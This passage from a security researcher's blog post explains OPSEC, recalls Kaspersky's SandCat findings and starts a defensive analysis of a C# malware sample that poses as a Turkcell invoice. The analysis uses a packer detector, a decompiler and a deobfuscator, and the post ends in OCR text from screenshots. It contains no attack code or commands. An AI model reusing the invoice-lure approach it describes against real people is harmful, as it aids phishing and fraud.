
Operations Security (OPSEC)

written by Mert SARICA | 3 August 2020


Sometimes when you follow cybersecurity experts on social media or look at cybersecurity presentations, you may come across phrases like “OPSEC FAIL.” These usually refer to significant operational errors made by APT groups and/or malware developers. For those who are curious about what operasyon güvenliği (OPSEC) is, it stands for Operational Security, which is a process of protecting critical information about an operation to prevent it from being acquired by opposing intelligence units.


At the Virus Bulletin event held in London from October 2-4, 2019, I participated in a presentation entitled “Who is SandCat: an unveiling of a lesser-known threat actor” by Kaspersky. The presentation covered the OPSEC errors made by the SandCat group, believed to be a unit of Uzbekistan intelligence. One of the errors was that the group used a command and control center with the address registered under the name of a military unit (Military Unit 02616) when testing 0-day exploit codes on systems with Kaspersky Antivirus software that had telemetry feature enabled. This showed that the group did not take OPSEC very seriously. Kaspersky researchers were able to take advantage of the opportunity and collect the 0-day exploit codes used by the group from systems with Kaspersky Antivirus software and analyze them.


As a cyber security researcher who takes advantage of opportunities to hunt for threats on VirusTotal, I recently encountered a malicious software developer who was not paying attention to the topic of OPSEC (Operations Security) in the past months.




When I ran the malware named “fatura1.exe” on my analysis system, a fake phone bill and warning message appeared. When I examined the “fatura1.exe” file with the RDG Packer Detector tool, I learned that it was developed with the C# programming language. When I briefly looked at the code with the ILSpy source code translator, I saw that the code was obscured (obfuscated). To make the source code readable, I used the de4dot tool.



.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools
Sign In
Export PDF
Adobe Export PDF
Convert PDF Files to Word or Excel Online
Select PDF File
turkcellfat...piyoldas.pdf
Convert to
Microsoft Word (*.docx)
Document Language:
English (U.S.) Change
Convert
Convert and edit PDFs with Acrobat Pro DC
Start Free Trial
e-Arşiv Fatura
FATURA ÖZETİ
Bilgilendirme
Bu içeriği görüntüledikten sonra avukatlarımıza dönüş gerçekleştirmeniz gerekmektedir. Lütfen incelemeleriniz tamamlandıktan sonra tarafımıza dönüş yapınız.
OK
ÖDENECEK TUTAR 232,60 TL
232,60 TL'lik faturanızın 44,51 TL'si sizin adınıza devlete iletilmektedir.
Vergi Dahil Yalnız - İKİYÜZOTUZİKİTLALTMIŞKR
Start
11:42 AM
6026929091575808
Search 6026929091575808
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
28.07.2019 13:40
28.07.2019 13:56
RDG Packer Detector v0.7.6
Vx Edition 2017
C:\Users\Mert\Desktop\6026929091575808\d25656db3d159c
x32
Open
Microsoft Visual C# / Basic .NET
Compiler
Nada
Detected
Possible
MENU
Ent
Contact:
File scanned in , Seg.
M-A
M-B
Detect
d25656db3d159dd97fdc634b0d0d74e35...
Date modified: 28.07.2019 13:40
Date created: 28.07.2019 13:50
Application
Size: 452 KB

